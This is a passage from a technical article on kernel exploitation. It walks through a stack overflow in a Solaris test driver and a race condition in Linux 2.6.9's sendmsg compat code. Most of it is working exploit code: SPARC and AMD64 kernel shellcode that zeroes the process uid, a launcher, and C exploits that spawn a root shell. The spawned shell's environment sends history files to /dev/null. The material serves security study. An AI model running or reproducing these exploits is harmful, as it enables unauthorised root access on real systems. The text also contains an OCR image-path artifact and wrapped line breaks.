        TT_TRACE(trace_gen)             ;\
        set     (which), %g1            ;\
        ba,pt   %xcc, sys_trap          ;\
        sub     %g0, 1, %g4             ;\
        .align  32
```

and so it is syscall_trap for LP64 syscall and syscall_trap32 for ILP32 syscall. Let's check if the stack layout is the one we expect to find :

```
> ::ps ! grep snmp
R    291      1    291    291     0 0x00020008 0000030000db4060 snmpXdmid
R    278      1    278    278     0 0x00010008 0000030000d2f488 snmpdx
> ::ps ! grep snmpdx
R    278      1    278    278     0 0x00010008 0000030000d2f488 snmpdx
```

```
> 0000030000d2f488::print proc_t p_tlist
p_tlist = 0x30001dd4800
> 0x30001dd4800::print kthread_t t_stk
t_stk = 0x2a100497af0 ""
> 0x2a100497af0,16/K
0x2a100497af0:  1007374         2a100497ba0     30001dd2048     1038a3c
                1449e10         0               30001dd4800
                2a100497ba0     ffbff700        3               3a980
                0               3a980           0
                ffbff6a0        ff1525f0        0               0
                0               0               0
                0
> syscall_trap32=X
                1038a3c
>
```

Analyzing the 'stack frame' we see that the saved %l6 is exactly THREAD_REG (the thread value, 30001dd4800) and %l3 is 1038a3c, the syscall_trap32 address.

At that point we're ready to write our 'shellcode' :

```
# cat sparc_stack_fixup64.s

.globl begin
.globl end

begin:
        ldx [%g7+0x118], %l0
        ldx [%l0+0x20], %l1
        st %g0, [%l1 + 4]
        ldx [%g7+8], %fp
        ldx [%fp+0x18], %i7
        sub %fp,2047,%fp
        add 0xa8, %i7, %i7

        ret
        restore
end:
#
```

At that point it should be quite readable : it gets the t_procp address from the kthread_t struct and from there it gets the p_cred addr.
It then sets to zero (the %g0 register is hardwired to zero) the cr_uid member of the cred_t struct and uses the kthread_t->t_stk value to set %fp. %fp is then dereferenced to get the 'syscall_trap32' address and the STACK_BIAS subtraction is then performed.

The add 0xa8 is the only hardcoded value, and it's the 'return place' inside syscall_trap32. You can quickly derive it from a ::findstack dcmd with mdb. A more advanced shellcode could avoid this 'hardcoded value' by opcode scanning from the start of the syscall_trap32 function and looking for the jmpl %reg,%o7/nop sequence (syscall_trap32 doesn't get a new window, and stays in the one sys_trap had created) pattern.
On all the boxes we tested it was always 0xa8, that's why we just left it hardcoded.

As we said, we need the shellcode to be into the command line, 'shifted' of 3 bytes to obtain the correct alignment. To achieve that a simple launcher code was used :

```
bash-2.05$ cat launcer_stack.c
#include <unistd.h>

char sc[] = "\x66\x66\x66"              // padding for alignment
"\xe0\x59\xe1\x18\xe2\x5c\x20\x20\xc0\x24\x60\x04\xfc\x59\xe0"
"\x08\xfe\x5f\xa0\x18\xbc\x27\xa7\xff\xbe\x07\xe0\xa8\x81"
"\xc7\xe0\x08\x81\xe8\x00\x00";

int main()
```

```
{
        execl("e", sc, NULL);
        return 0;
}
bash-2.05$
```

The shellcode is the one presented before.

Before showing the exploit code, let's just paste the vulnerable code, from the dummy driver provided for Solaris :

< stuff/drivers/solaris/test.c >

```
[...]

static int handle_stack (intptr_t arg)
{
        char buf[32];
        struct test_comunique t_c;

        ddi_copyin((void *)arg, &t_c, sizeof(struct test_comunique), 0);

        cmn_err(CE_CONT, "Requested to copy over buf %d bytes from %p\n",
t_c.size, &buf);

        ddi_copyin((void *)t_c.addr, buf, t_c.size, 0); [1]

        return 0;
}

static int test_ioctl (dev_t dev, int cmd, intptr_t arg, int mode,
                        cred_t *cred_p, int *rval_p )
{
    cmn_err(CE_CONT, "ioctl called : cred %d %d\n", cred_p->cr_uid,
cred_p->cr_gid);

    switch ( cmd )
    {
        case TEST_STACKOVF: {
                handle_stack(arg);
        }

[...]
```

< / >

The vulnerability is quite self explanatory and is a lack of 'input sanitizing' before calling the ddi_copyin at [1].

Exploit follows :

< stuff/expl/solaris/e_stack.c >

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include "test.h"

#define BUFSIZ 192

char buf[192];

typedef struct psinfo {
        int     pr_flag;        /* process flags */
        int     pr_nlwp;        /* number of lwps in process */
        pid_t   pr_pid;         /* unique process id */
```

```
        pid_t   pr_ppid;        /* process id of parent */
        pid_t   pr_pgid;        /* pid of process group leader */
        pid_t   pr_sid;         /* session id */
        uid_t   pr_uid;         /* real user id */
        uid_t   pr_euid;        /* effective user id */
        gid_t   pr_gid;         /* real group id */
        gid_t   pr_egid;        /* effective group id */
        uintptr_t pr_addr;      /* address of process */
        size_t  pr_size;        /* size of process image in Kbytes */
} psinfo_t;

#define ALIGNPAD        3

#define PSINFO_PATH     "/proc/self/psinfo"

unsigned long getaddr()
{
        psinfo_t        info;
        int             fd;

        fd = open(PSINFO_PATH, O_RDONLY);
        if ( fd == -1)
        {
                perror("open");
                return -1;
        }

        read(fd, (char *)&info, sizeof (info));
        close(fd);
        return info.pr_addr;
}


#define UPSARGS_OFFSET 0x330 + 0x161

int exploit_me()
{
        char    *argv[] = { "princess", NULL };
        char    *envp[] = { "TERM=vt100", "BASH_HISTORY=/dev/null",
"HISTORY=/dev/null", "history=/dev/null",
     "PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin",
"HISTFILE=/dev/null", NULL };

         printf("Pleased to see you, my Princess\n");
         setreuid(0, 0);
         setregid(0, 0);
         execve("/bin/sh", argv, envp);
         exit(0);

}

#define SAFE_FP     0x0000000001800040 + 1
#define DUMMY_FILE  "/tmp/test"

int main()
{
        int                     fd;
        int                     ret;
        struct test_comunique   t;
        unsigned long           *pbuf, retaddr, p_addr;

        memset(buf, 'A', BUFSIZ);

        p_addr = getaddr();

        printf("[*] - Using proc_t addr : %p \n", p_addr);

        retaddr = p_addr + UPSARGS_OFFSET + ALIGNPAD;

        printf("[*] - Using ret addr : %p\n", retaddr);
```

```
        pbuf = &buf[32];

        pbuf += 2;

        /* locals */

        for ( ret = 0; ret < 14; ret++ )
                *pbuf++ = 0xBBBBBBBB + ret;
        *pbuf++ = SAFE_FP;
        *pbuf = retaddr - 8;

        t.size = sizeof(buf);
        t.addr = buf;

        fd = open(DUMMY_FILE, O_RDONLY);

        ret = ioctl(fd, 1, &t);
        printf("fun %d\n", ret);

        exploit_me();
        close(fd);

}
```

< / >

The exploit is quite simple (we apologies, but we didn't have a public one to show at time of writing) :

- getaddr() uses procfs exported psinfo data to get the proc_t address of the running process.

- the return addr is calculated from proc_t addr + the offset of the u_psargs array + the three needed bytes for alignment

- SAFE_FP points just 'somewhere in the data segment' (and ready to be biased for the real dereference). Due to SPARC window mechanism we have to provide a valid address that it will be used to 'load' the saved procedure registers upon re-entering. We don't write on that address so whatever readable kernel part is safe. (in more complex scenarios you could have to write over too, so take care).

- /tmp/test is just a link to the /devices/pseudo/test@0:0 file

- the exploit has to be compiled as a 32-bit executable, so that the syscall_trap32 offset is meaningful

You can compile and test the driver on your boxes, it's really simple. You can extend it to test more scenarios, the skeleton is ready for it.

------[2.4 - A primer on logical bugs : race conditions

Heap and Stack Overflow (even more, NULL pointer dereference) are seldomly found on their own, and, since the automatic and human auditing work goes on and on, they're going to be even more rare.
What will probably survive for more time are 'logical bugs', which may lead, at the end, to a classic overflow.
Figure out a modelization of 'logical bugs' is, in our opinion, nearly impossible, each one is a story on itself.
Notwithstanding this, one typology of those is quite interesting (and 'widespread') and at least some basic approaches to it are suitable for a generic description.

We're talking about 'race conditions'.

In short, we have a race condition everytime we have a small window of

time that we can use to subvert the operating system behaviour. A race condition is usually the consequence of a forgotten lock or other syncronization primitive or the use of a variable 'too much time after' the sanitizing of its value. Just point your favorite vuln database search engine towards 'kernel race condition' and you'll find many different examples.

Winning the race is our goal. This is easier on SMP systems, since the two racing threads (the one following the 'raceable kernel path' and the other competing to win the race) can be scheduled (and be bounded) on different CPUs. We just need to have the 'racing thread' go faster than the other one, since they both can execute in parallel.
Winning a race on UP is harder : we have to force the first kernel path to sleep (and thus to re-schedule). We have also to 'force' the scheduler into selecting our 'racing' thread, so we have to take care of scheduling algorithm implementation (ex. priority based). On a system with a low CPU load this is generally easy to get : the racing thread is usually 'spinning' on some condition and is likely the best candidate on the runqueue.

We're going now to focus more on 'forcing' a kernel path to sleep, analyzing the nowadays common interface to access files, the page cache. After that we'll present the AMD64 architecture and show a real race exploit for Linux on it, based on the sendmsg [5] vulnerability. Winning the race in that case turns the vuln into a stack based one, so the discussion will analize stack based explotation on Linux/AMD64 too.

---[2.4.1 - Forcing a kernel path to sleep

If you want to win a race, what's better than slowing down your opponent? And what's slower than accessing the hard disk, in a modern computer ? Operating systems designers know that the I/O over the disk is one of the major bottleneck on system performances and know aswell that it is one of the most frequent operations requested.

Disk accessing and Virtual Memory are closely tied : virtual memory needs to access the disk to accomplish demand paging and in/out swapping, while the filesystem based I/O (both direct read/write and memory mapping of files) works in units of pages and relays on VM functions to perform the write out of 'dirty' pages. Moreover, to sensibly increase performances, frequently accessed disk pages are kept in RAM, into the so-called 'Page Cache'.

Since RAM isn't an inexhaustible resource, pages to be loaded and 'cached' into it have to be carefully 'selected'. The first skimming is made by the 'Demand Paging' approach : a page is loaded from disk into memory only when it is referenced, by the page fault handler code.
Once a filesystem page is loaded into memory, it enters into the 'Page Cache' and stays in memory for an unspecified time (depending on disk activity and RAM availability, generally a LRU policy is used as an evict-policy).
Since it's quite common for an userland application to repeatedly access the same disk content/pages (or for different applications, to access common files), the 'Page Cache' sensibly increases performances.

One last thing that we have to discuss is the filesystem 'page clustering'. Another common principle in 'caching' is the 'locality'. Pages near the referenced one are likely to be accessed in a near future and since we're accessing the disk we can avoid the future seek-rotation latency if we load in more pages after the referenced one. How many to load is determined by the page cluster value.
On Linux that value is 3, so 2^3 pages are loaded after the referenced one. On Solaris, if the pages are 8-kb sized, the next eight pages on a 64kb boundary are brought in by the seg_vn driver (mmap-case).

Putting all together, if we want to force a kernel path to sleep we need to make it reference an un-cached page, so that a 'fault' happens due to demand paging implementation. The page fault handler needs to perform disk

I/O, so the process is put to sleep and another one is selected by the scheduler. Since probably we want aswell our 'controlled contents' to be at the faulting address we need to mmap the pages, modify them and then exhaust the page cache before making the kernel re-access them again.

Filling the 'page cache' has also the effect of consuming a large quantity of RAM and thus increasing the in/out swapping. On modern operating systems one can't create a condition of memory pressure only by exhausting the page cache (as it was possible on very old implementations), since only some amount of RAM is dedicated to the Page Cache and it would keep on stealing pages from itself, leaving other subsystems free to perform well. But we can manage to exhaust those subsystem aswell, for example by making the kernel do a large amount of 'surviving' slab-allocations.

Working to put the VM under pressure is something to take always in mind, since, done that, one can manage to slow down the kernel (favouring races) and make kmalloc or other allocation function to fail. (A thing that seldomly happens on normal behaviour).

It is time, now, for another real life situation. We'll show the sendmsg [5] vulnerability and exploiting code and we'll describe briefly the AMD64 architectural more exploiting-relevant details.

---[2.4.2 - AMD64 and race condition exploiting: sendmsg

AMD64 is the 64-bit 'extension' of the x86 architecture, which is natively supported. It supports 64-bit registers, pointers/virtual addresses and integer/logic operations. AMD64 has two primary modes of operation, 'Long mode', which is the standard 64-bit one (32-bit and 16-bit binaries can be still run with almost no performance impact, or even, if recompiled, with some benefit from the extended number of registers, thanks to the sometimes-called 'compatibility mode') and 'Legacy mode', for 32-bit operating systems, which is basically just like having a standard x86 processor environment.

Even if we won't use all of them in the sendmsg exploit, we're going now to sum a couple of interesting features of the AMD64 architecture :

- The number of general purpose register has been extended from 8 up to 16. The registers are all 64-bit long (referred with 'r[name|num]', f.e. rax, r10). Just like what happened when took over the transition from 16-bit to 32-bit, the lower 32-bit of general purpose register are accessible with the 'e' prefix (f.e. eax).

- push/pop on the stack are 64-bit operations, so 8 bytes are pushed/popped each time. Pointers are 64-bit too and that allows a theorical virtual address space of 2^64 bytes. As happens for the UltraSPARC architecture, current implementations address a limited virtual address space (2^48 bytes) and thus have a VA-hole (the least significant 48 bits are used and bits from 48 up to 63 must be copies of bit 47 : the hole is thus between 0x7FFFFFFFFFFF and 0xFFFF800000000000).
  This limitation is strictly implementation-dependant, so any future implementation might take advantage of the full 2^64 bytes range.

- It is now possible to reference data relative to the Instruction Pointer register (RIP). This is both a good and a bad news, since it makes easier writing position independent (shell)code, but also makes it more efficient (opening the way for more performant PIE-alike implementations)

- The (in)famous NX bit (bit 63 of the page table entry) is implemented and so pages can be marked as No-Exec by the operating system. This is less an issue than over UltraSPARC since actually there's no operating system which implements a separated userspace/kernelspace addressing, thus leaving open space to the use of the 'return-to-userspace' tecnique.

- AMD64 doesn't support anymore (in 'long mode') the use of segmentation. This choice makes harder, in our opinion, the creation of a separated user/kernel address space. Moreover the FS and GS registers are still used for different pourposes. As we'll see, the Linux Operating System keeps the GS register pointing to the 'current' PDA (Per Processor Data Structure). (check : /include/asm-x86_64/pda.h struct x8664_pda .. anyway we'll get back on that in a short).

After this brief summary (if you want to learn more about the AMD64 architecture you can check the reference manuals at [3]) it is time now to focus over the 'real vulnerability', the sendmsg [5] one :

"When we copy 32bit ->msg_control contents to kernel, we walk the same userland data twice without sanity checks on the second pass. Moreover, if original looks small enough, we end up copying to on-stack array."

< linux-2.6.9/net/compat.c >

```
int cmsghdr_from_user_compat_to_kern(struct msghdr *kmsg,
                                unsigned char *stackbuf, int stackbuf_size)
{
        struct compat_cmsghdr __user *ucmsg;
        struct cmsghdr *kcmsg, *kcmsg_base;
        compat_size_t ucmlen;
        __kernel_size_t kcmlen, tmp;

        kcmlen = 0;
        kcmsg_base = kcmsg = (struct cmsghdr *)stackbuf;            [1]

[...]

        while(ucmsg != NULL) {
                if(get_user(ucmlen, &ucmsg->cmsg_len))              [2]
                        return -EFAULT;

                /* Catch bogons. */
                if(CMSG_COMPAT_ALIGN(ucmlen) <
                   CMSG_COMPAT_ALIGN(sizeof(struct compat_cmsghdr)))
                        return -EINVAL;
                if((unsigned long)(((char __user *)ucmsg - (char __user
*)kmsg->msg_control)
                                   + ucmlen) > kmsg->msg_controllen) [3]
                        return -EINVAL;

                tmp = ((ucmlen - CMSG_COMPAT_ALIGN(sizeof(*ucmsg))) +
                       CMSG_ALIGN(sizeof(struct cmsghdr)));
                kcmlen += tmp;                                       [4]
                ucmsg = cmsg_compat_nxthdr(kmsg, ucmsg, ucmlen);
        }

[...]

        if(kcmlen > stackbuf_size)                                   [5]
                kcmsg_base = kcmsg = kmalloc(kcmlen, GFP_KERNEL);

[...]

        while(ucmsg != NULL) {
                __get_user(ucmlen, &ucmsg->cmsg_len);                [6]
                tmp = ((ucmlen - CMSG_COMPAT_ALIGN(sizeof(*ucmsg))) +
                       CMSG_ALIGN(sizeof(struct cmsghdr)));
                kcmsg->cmsg_len = tmp;
                __get_user(kcmsg->cmsg_level, &ucmsg->cmsg_level);
                __get_user(kcmsg->cmsg_type, &ucmsg->cmsg_type);

                /* Copy over the data. */
                if(copy_from_user(CMSG_DATA(kcmsg),                  [7]
                                  CMSG_COMPAT_DATA(ucmsg),
```


```
                                    (ucmlen -
CMSG_COMPAT_ALIGN(sizeof(*ucmsg)))))
                        goto out_free_efault;
```

< / >

As it is said in the advisory, the vulnerability is a double-reference to some userland data (at [2] and at [6]) without sanitizing the value the second time it is got from the userland (at [3] the check is performed, instead). That 'data' is the 'size' of the user-part to copy-in ('ucmlen'), and it's used, at [7], inside the copy_from_user.

This is a pretty common scenario for a race condition : if we create two different threads, make the first one enter the codepath and , after [4], we manage to put it to sleep and make the scheduler choice the other thread, we can change the 'ucmlen' value and thus perform a 'buffer overflow'.

The kind of overflow we're going to perform is 'decided' at [5] : if the len is little, the buffer used will be in the stack, otherwise it will be kmalloc'ed. Both the situation are exploitable, but we've chosen the stack based one (we have already presented a slab exploit for the Linux operating system before). We're going to use, inside the exploit, the tecnique we've presented in the subsection before to force a process to sleep, that is making it access data on a cross page boundary (with the second page never referenced before nor already swapped in by the page clustering mechanism) :



[*] One of those so-called 'runtime adjustement'. The page clustering wasn't showing the expected behaviour in the first 32 mmaped-pages, while was just working as expected after.

As we said, we're going to perform a stack-based explotation writing past the 'stackbuf' variable. Let's see where we get it from :

< linux-2.6.9/net/socket.c >

```
asmlinkage long sys_sendmsg(int fd, struct msghdr __user *msg, unsigned
flags)
{
        struct compat_msghdr __user *msg_compat =
        (struct compat_msghdr __user *)msg;
        struct socket *sock;
        char address[MAX_SOCK_ADDR];
        struct iovec iovstack[UIO_FASTIOV], *iov = iovstack;
        unsigned char ctl[sizeof(struct cmsghdr) + 20];
        unsigned char *ctl_buf = ctl;
        struct msghdr msg_sys;
        int err, ctl_len, iov_size, total_len;
[...]

        if ((MSG_CMSG_COMPAT & flags) && ctl_len) {
err = cmsghdr_from_user_compat_to_kern(&msg_sys, ctl, sizeof(ctl));

[...]
```

< / >

The situation is less nasty as it seems (at least on the systems we tested the code on) : thanks to gcc reordering the stack variables we get our 'msg_sys' struct placed as if it was the first variable.
That simplifies a lot our exploiting task, since we don't have to take care of 'emulating' in userspace the structure referenced between our overflow and the 'return' of the function (for example the struct sock).
Exploiting in this 'second case' would be slightly more complex, but doable aswell.

The shellcode for the exploit is not much different (as expected, since the AMD64 is a 'superset' of the x86 architecture) from the ones provided before for the Linux/x86 environment, netherless we've two focus on two important different points : the 'thread/task struct dereference' and the 'userspace context switch approach'.

For the first point, let's start analyzing the get_current() implementation :

< linux-2.6.9/include/asm-x86_64/current.h >

```
#include <asm/pda.h>

static inline struct task_struct *get_current(void)
{
        struct task_struct *t = read_pda(pcurrent);
        return t;
}

#define current get_current()

[...]

#define GET_CURRENT(reg) movq %gs:(pda_pcurrent),reg
```

< / >

< linux-2.6.9/include/asm-x86_64/pda.h >

```
struct x8664_pda {
        struct task_struct *pcurrent;   /* Current process */
        unsigned long data_offset;      /* Per cpu data offset from linker
address */
        struct x8664_pda *me;       /* Pointer to itself */
        unsigned long kernelstack;  /* top of kernel stack for current */
[...]

#define pda_from_op(op,field) ({ \
       typedef typeof_field(struct x8664_pda, field) T__; T__ ret__; \
       switch (sizeof_field(struct x8664_pda, field)) {                \
case 2: \
asm volatile(op "w %%gs:%P1,%0":"=r"
(ret__):"i"(pda_offset(field)):"memory"); break;\
[...]

#define read_pda(field) pda_from_op("mov",field)
```

< / >

The task_struct is thus no more into the 'current stack' (more precisely, referenced from the thread_struct which is actually saved into the 'current stack'), but is stored into the 'struct x8664_pda'. This struct keeps many information relative to the 'current' process and the CPU it is running over (kernel stack address, irq nesting counter, cpu it is running over, number of NMI on that cpu, etc).
As you can see from the 'pda_from_op' macro, during the execution of a Kernel Path, the address of the 'struct x8664_pda' is kept inside the %gs register. Moreover, the 'pcurrent' member (which is the one we're actually

interested in) is the first one, so obtaining it from inside a shellcode
is just a matter of doing a :

```
        movq %gs:0x0, %rax
```

From that point on the 'scanning' to locate uid/gid/etc is just the same
used in the previously shown exploits.

The second point which quite differs from the x86 case is the 'restore'
part (which is, also, a direct consequence of the %gs using).
First of all we have to do a '64-bit based' restore, that is we've to push
the 64-bit registers RIP,CC,RFLAGS,RSP and SS and call, at the end, the
'iretq' instruction (the extended version of the 'iret' one on x86).
Just before returning we've to remember to perform the 'swapgs'
instruction, which swaps the %gs content with the one of the KernelGSbase
(MSR address C000_0102h).
If we don't perform the gs restoring, at the next syscall or interrupt the
kernel will use an invalid value for the gs register and will just crash.

Here's the shellcode in asm inline notation :

```
void stub64bit()
{
asm volatile (
                "movl %0, %%esi\t\n"
                "movq %%gs:0, %%rax\n"
                "xor %%ecx, %%ecx\t\n"
                "1: cmp $0x12c, %%ecx\t\n"
                "je 4f\t\n"
                "movl (%%rax), %%edx\t\n"
                "cmpl %%esi, %%edx\t\n"
                "jne 3f\t\n"
                "movl 0x4(%%rax),%%edx\t\n"
                "cmp %%esi, %%edx\t\n"
                "jne 3f\t\n"
                "xor %%edx, %%edx\t\n"
                "movl %%edx, 0x4(%%rax)\t\n"
                "jmp 4f\t\n"
                "3: add $4,%%rax\t\n"
                "inc %%ecx\t\n"
                "jmp 1b\t\n"
                "4:\t\n"
                "swapgs\t\n"
                "movq $0x000000000000002b,0x20(%%rsp)\t\n"
                "movq %1,0x18(%%rsp)\t\n"
                "movq $0x0000000000000246,0x10(%%rsp)\t\n"
                "movq $0x0000000000000023,0x8(%%rsp)\t\n"
                "movq %2,0x0(%%rsp)\t\n"
                "iretq\t\n"
                : : "i"(UID), "i"(STACK_OFFSET), "i"(CODE_OFFSET)
                );
}
```

With UID being the 'uid' of the current running process and STACK_OFFSET
and CODE_OFFSET the address of the stack and code 'segment' we're
returning into in userspace. All those values are taken and patched at
runtime in the exploit 'make_kjump' function :

```
< stuff/expl/linux/sracemsg.c >

#define PAGE_SIZE 0x1000
#define MMAP_ADDR ((void*)0x20000000)
#define MMAP_NULL ((void*)0x00000000)
#define PAGE_NUM 128

#define PATCH_CODE(base,offset,value) \
       *((uint32_t *)((char*)base + offset)) = (uint32_t)(value)

#define fatal_errno(x,y) { perror(x); exit(y); }
```

```
struct cmsghdr *g_ancillary;

/* global shared value to sync threads for race */
volatile static int glob_race = 0;

#define UID_OFFSET 1
#define STACK_OFF_OFFSET 69
#define CODE_OFF_OFFSET  95

[...]

int make_kjump(void)
{
  void *stack_map = mmap((void*)(0x11110000), 0x2000,
PROT_READ|PROT_WRITE, MAP_ANONYMOUS|MAP_PRIVATE|MAP_FIXED, 0, 0);
  if(stack_map == MAP_FAILED)
    fatal_errno("mmap", 1);


  void *shellcode_map = mmap(MMAP_NULL, 0x1000,
PROT_READ|PROT_WRITE|PROT_EXEC, MAP_ANONYMOUS|MAP_PRIVATE|MAP_FIXED, 0,
0);
  if(shellcode_map == MAP_FAILED)
    fatal_errno("mmap", 1);

  memcpy(shellcode_map, kernel_stub, sizeof(kernel_stub)-1);

  PATCH_CODE(MMAP_NULL, UID_OFFSET, getuid());
  PATCH_CODE(MMAP_NULL, STACK_OFF_OFFSET, 0x11111111);
  PATCH_CODE(MMAP_NULL, CODE_OFF_OFFSET,  &eip_do_exit);
}

< / >
```

The rest of the exploit should be quite self-explanatory and we're going to show the code here after in a short. Note the lowering of the priority inside start_thread_priority ('nice(19)'), so that we have some more chance to win the race (the 'glob_race' variable works just like a spinning lock for the main thread - check 'race_func()').

As a last note, we use the 'rdtsc' (read time stamp counter) instruction to calculate the time that intercurred while trying to win the race. If this gap is high it is quite probable that a scheduling happened. The task of 'flushing all pages' (inside page cache), so that we'll be sure that we'll end using demand paging on cross boundary access, is not implemented inside the code (it could have been easily added) and is left to the exploit runner. Since we have to create the file with controlled data, those pages end up cached in the page cache. We have to force the subsystem into discarding them. It shouldn't be hard for you, if you followed the discussion so far, to perform tasks that would 'flush the needed pages' (to disk) or add code to automatize it. (hint : mass find & cat * > /dev/null is an idea).

Last but not least, since the vulnerable function is inside 'compat.c', which is the 'compatibility mode' to run 32-bit based binaries, remember to compile the exploit with the -m32 flag.

```
< stuff/expl/linux/sracemsg.c >

#include <stdio.h>
#include <signal.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>
```

```
#include <sched.h>
#include <sys/socket.h>

#define PAGE_SIZE 0x1000
#define MMAP_ADDR ((void*)0x20000000)
#define MMAP_NULL ((void*)0x00000000)
#define PAGE_NUM 128

#define PATCH_CODE(base,offset,value) \
       *((uint32_t *)((char*)base + offset)) = (uint32_t)(value)

#define fatal_errno(x,y) { perror(x); exit(y); }

struct cmsghdr *g_ancillary;

/* global shared value to sync threads for race */
volatile static int glob_race = 0;

#define UID_OFFSET 1
#define STACK_OFF_OFFSET 69
#define CODE_OFF_OFFSET  95

char kernel_stub[] =

"\xbe\xe8\x03\x00\x00"                    //  mov    $0x3e8,%esi
"\x65\x48\x8b\x04\x25\x00\x00\x00\x00"    //  mov    %gs:0x0,%rax
"\x31\xc9"                                //  xor    %ecx,%ecx  (15
"\x81\xf9\x2c\x01\x00\x00"                //  cmp    $0x12c,%ecx
"\x74\x1c"                                //  je     400af0
<stub64bit+0x38>
"\x8b\x10"                                //  mov    (%rax),%edx
"\x39\xf2"                                //  cmp    %esi,%edx
"\x75\x0e"                                //  jne    400ae8
<stub64bit+0x30>
"\x8b\x50\x04"                            //  mov    0x4(%rax),%edx
"\x39\xf2"                                //  cmp    %esi,%edx
"\x75\x07"                                //  jne    400ae8
<stub64bit+0x30>
"\x31\xd2"                                //  xor    %edx,%edx
"\x89\x50\x04"                            //  mov    %edx,0x4(%rax)
"\xeb\x08"                                //  jmp    400af0
<stub64bit+0x38>
"\x48\x83\xc0\x04"                        //  add    $0x4,%rax
"\xff\xc1"                                //  inc    %ecx
"\xeb\xdc"                                //  jmp    400acc
<stub64bit+0x14>
"\x0f\x01\xf8"                            //  swapgs (54
"\x48\xc7\x44\x24\x20\x2b\x00\x00\x00"    //  movq   $0x2b,0x20(%rsp)
"\x48\xc7\x44\x24\x18\x11\x11\x11\x11"    //  movq   $0x11111111,0x18(%rsp)
"\x48\xc7\x44\x24\x10\x46\x02\x00\x00"    //  movq   $0x246,0x10(%rsp)
"\x48\xc7\x44\x24\x08\x23\x00\x00\x00"    //  movq   $0x23,0x8(%rsp)  /* 23
32-bit , 33 64-bit cs */
"\x48\xc7\x04\x24\x22\x22\x22\x22"        //  movq   $0x22222222,(%rsp)
"\x48\xcf";                               //  iretq


void eip_do_exit(void)
{
  char *argvx[] = {"/bin/sh", NULL};
  printf("uid=%d\n", geteuid());
  execve("/bin/sh", argvx, NULL);
  exit(1);
}


/*
 * This function maps stack and code segment
 * - 0x0000000000000000 - 0x0000000000001000   (future code space)
 * - 0x0000000011110000 - 0x0000000011112000   (future stack space)
 */
```

```
int make_kjump(void)
{
  void *stack_map = mmap((void*)(0x11110000), 0x2000,
PROT_READ|PROT_WRITE, MAP_ANONYMOUS|MAP_PRIVATE|MAP_FIXED, 0, 0);
  if(stack_map == MAP_FAILED)
    fatal_errno("mmap", 1);


  void *shellcode_map = mmap(MMAP_NULL, 0x1000,
PROT_READ|PROT_WRITE|PROT_EXEC, MAP_ANONYMOUS|MAP_PRIVATE|MAP_FIXED, 0,
0);
  if(shellcode_map == MAP_FAILED)
    fatal_errno("mmap", 1);

  memcpy(shellcode_map, kernel_stub, sizeof(kernel_stub)-1);

  PATCH_CODE(MMAP_NULL, UID_OFFSET, getuid());
  PATCH_CODE(MMAP_NULL, STACK_OFF_OFFSET, 0x11111111);
  PATCH_CODE(MMAP_NULL, CODE_OFF_OFFSET,  &eip_do_exit);
}

int start_thread_priority(int (*f)(void *), void* arg)
{
  char *stack = malloc(PAGE_SIZE*4);
  int tid = clone(f, stack + PAGE_SIZE*4 -4,
CLONE_FS|CLONE_FILES|CLONE_SIGHAND|CLONE_VM, arg);
  if(tid < 0)
  fatal_errno("clone", 1);

  nice(19);
  sleep(1);
  return tid;
}

int race_func(void* noarg)
{
  printf("[*] thread racer getpid()=%d\n", getpid());
  while(1)
  {
    if(glob_race)
    {
      g_ancillary->cmsg_len = 500;
      return;
    }
  }
}

uint64_t tsc()
{
  uint64_t ret;
  asm volatile("rdtsc" : "=A"(ret));

  return ret;
}

struct tsc_stamp
{
  uint64_t before;
  uint64_t after;
  uint32_t access;
};

struct tsc_stamp stamp[128];

inline char *flat_file_mmap(int fs)
{
  void *addr = mmap(MMAP_ADDR, PAGE_SIZE*PAGE_NUM, PROT_READ|PROT_WRITE,
MAP_SHARED|MAP_FIXED, fs, 0);
  if(addr == MAP_FAILED)
```

```
    fatal_errno("mmap", 1);
  return (char*)addr;
}

void scan_addr(char *memory)
{
  int i;
  for(i=1; i<PAGE_NUM-1; i++)
  {
    stamp[i].access = (uint32_t)(memory + i*PAGE_SIZE);
    uint32_t dummy = *((uint32_t *)(memory + i*PAGE_SIZE-4));
    stamp[i].before = tsc();
    dummy = *((uint32_t *)(memory + i*PAGE_SIZE));
    stamp[i].after  = tsc();

  }
}

/* make code access first 32 pages to flush page-cluster */
/* access: 0x20000000 - 0x2000XXXX */

void start_flush_access(char *memory, uint32_t page_num)
{
  int i;
  for(i=0; i<page_num; i++)
  {
    uint32_t dummy = *((uint32_t *)(memory + i*PAGE_SIZE));
  }
}


void print_single_result(struct tsc_stamp *entry)
{
  printf("Accessing: %p, tsc-difference: %lld\n", entry->access,
entry->after - entry->before);
}


void print_result()
{
  int i;
  for(i=1; i<PAGE_NUM-1; i++)
  {
    printf("Accessing: %p, tsc-difference: %lld\n", stamp[i].access,
stamp[i].after - stamp[i].before);
  }
}


void fill_ancillary(struct msghdr *msg, char *ancillary)
{
  msg->msg_control = ((ancillary + 32*PAGE_SIZE) - sizeof(struct
cmsghdr));
  msg->msg_controllen = sizeof(struct cmsghdr) * 2;

  /* set global var thread race ancillary data chunk */
  g_ancillary = msg->msg_control;

  struct cmsghdr* tmp = (struct cmsghdr *)(msg->msg_control);
  tmp->cmsg_len   = sizeof(struct cmsghdr);
  tmp->cmsg_level = 0;
  tmp->cmsg_type  = 0;
  tmp++;

